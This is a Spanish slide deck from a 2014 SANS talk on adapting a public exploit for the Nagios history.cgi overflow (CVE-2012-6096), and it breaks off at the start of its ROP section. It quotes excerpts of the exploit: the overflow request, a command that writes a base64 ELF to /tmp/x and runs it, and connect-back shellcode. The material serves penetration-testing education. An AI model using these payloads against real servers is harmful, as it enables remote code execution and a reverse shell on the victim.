Adaptando exploits para evitar la frustración


Evento SANS Institute - Madrid

Enero 2014


$ whois jselvi

- Jose Selvi
- 10 años trabajando en seguridad
- Senior Penetration Tester & Forensic Analyst

- SANS Institute Community Instructor
- GIAC Security Expert (GSE)
- Twitter: @JoseSelvi
- Blog: http://www.pentester.es



¿Lo más frustrante del mundo?



Algo casi tan frustrante....

```
msf exploit(ms10_061_spoolss) > exploit

[*] Started reverse handler on 192.168.1.110:4444
[*] Trying target Windows Universal...
[*] Binding to 12345678-1234-abcd-EF00-0123456789ab:1.0@ncacn_np:192.168
.1.91[\spoolss] ...
[-] Exploit failed [no-access]: The server responded with error: STATUS_
ACCESS_DENIED (Command=162 WordCount=0)
```

- El sistema, según su versión, ES vulnerable. Sabemos que no está “backported”.
- Sin embargo, el exploit no funciona...

¡Vamos a ello!

- Pentesting & Exploiting
- Vulnerabilidad CVE-2012-6096
- Exploit público
- Como depurar un CGI
- Sobreescribiendo la “Return Address”
- Construyendo un nuevo ROP
- Exploit funcional

Exploiting en el Pentesting

Exploiting

Script Kiddie

Pentester

Pentester++

Security Researcher

¡Vamos a ello!

- ~~Pentesting & Exploiting~~
- Vulnerabilidad CVE-2012-6096
- Exploit público
- Como depurar un CGI
- Sobreescribiendo la “Return Address”
- Construyendo un nuevo ROP
- Exploit funcional

La vulnerabilidad

- Publicada en: http://lists.grok.org.uk/pipermail/full-disclosure/2012-December/089125.html
- “history.cgi is vulnerable to a buffer overflow due to the use of sprintf with user supplied data that has not been restricted in size. This vulnerability does not appear to be exploitable on the majority of systems (due to stack cookies, the NX bit, etc).”
- **http://server/nagios/cgi-bin/history.cgi?host=AAAAAAAAAAAAAAAAAAAA...**


¡Vamos a ello!


- ~~Pentesting & Exploiting~~
- ~~Vulnerabilidad CVE-2012-6096~~
- Exploit público
- Como depurar un CGI
- Sobreescribiendo la “Return Address”
- Construyendo un nuevo ROP
- Exploit funcional


El exploit público

- Programado por @bl4sty: https://twitter.com/bl4sty
- Colgado en Pastebin: http://pastebin.com/FJUNyTaj

Buffer Overflow







Buffer Overflow

```
194. # Yes.. urllib, so it supports HTTPS, basic-auth and whatnot
195. # out of the box. Building HTTP requests from scratch is so 90ies..
196. params = urllib.urlencode({
197.         'host' : cmd + "A"*(target['smash_len']-len(cmd)) + "".join(rop)
198. })
199.
200. print "[>>] CL1Q .."
201. f = urllib.urlopen(sys.argv[1]+"/cgi-bin/history.cgi?%s" % params)
```

- CMD: Comando a ejecutar
- A's: Suficientes para sobreescribir "Return Address"
- ROP: Para ejecutar el CMD

Creando el CMD

```
165. cmd  = \
166.         "rm -rf /tmp/x;" + \
167.         "echo " + b64encode(make_elf(cback.decode('hex'))) + "|" + \
168.         "base64 -d|tee /tmp/x|chmod +x /tmp/x;/tmp/x;"
169.
170. # Spaces (0x20) are also a problem, they always ends up as '+' :-(
171. # so apply some olde trick and rely on $IFS for argv separation
172. cmd = cmd.replace(" ", "${IFS}")
```

- echo BASE64ENCODE | base 64 -d | tee /tmp/x
- chmod +x /tmp/x ; /tmp/x
- sed 's/ /${IFS}/g'

Shellcode


```
138. # shellcode to be executed
139. # vanilla x86/linux connectback written by a dutch gentleman
140. # close to a decade ago.
141. cback = \
142.         "31c031db31c951b10651b10151b10251" + \
143.         "89e1b301b066cd8089c231c031c95151" + \
144.         "68badc0ded6668b0efb102665189e7b3" + \
145.         "1053575289e1b303b066cd8031c939c1" + \
146.         "740631c0b001cd8031c0b03f89d3cd80" + \
147.         "31c0b03f89d3b101cd8031c0b03f89d3" + \
148.         "b102cd8031c031d250686e2f7368682f" + \
149.         "2f626989e3505389e1b00bcd8031c0b0" + \
150.         "01cd80"
151.
152. cback = cback.replace("badc0ded", socket.inet_aton(sys.argv[2]).encode("hex"))
153. cback = cback.replace("b0ef", struct.pack(">H", int(sys.argv[3])).encode("hex"))
```

Buffer Overflow

```
194. # Yes.. urllib, so it supports HTTPS, basic-auth and whatnot
195. # out of the box. Building HTTP requests from scratch is so 90ies..
196. params = urllib.urlencode({
197.         'host' : cmd + "A"*(target['smash_len']-len(cmd)) + "".join(rop)
198. })
199.
200. print "[>>] CL1Q .."
201. f = urllib.urlopen(sys.argv[1]+"/cgi-bin/history.cgi?%s" % params)
```

- ~~CMD: Comando a ejecutar~~
- ~~A's: Suficientes para sobreescribir "Return Address"~~
- ROP: Para ejecutar el CMD


¿Qué es ROP?



- Return Oriented Programming (ROP).
- Evolución / Inspirado en return-to-libc.
- Usado para evadir la protección de pila no ejecutable (NX).

¿Qué es NX?

- Non-eXecution Bit.
- Marca páginas de la memoria como no ejecutables.
- Si nuestro shellcode se encuentra en una página no ejecutable, no podremos saltar a él.



ROP en nuestro exploit

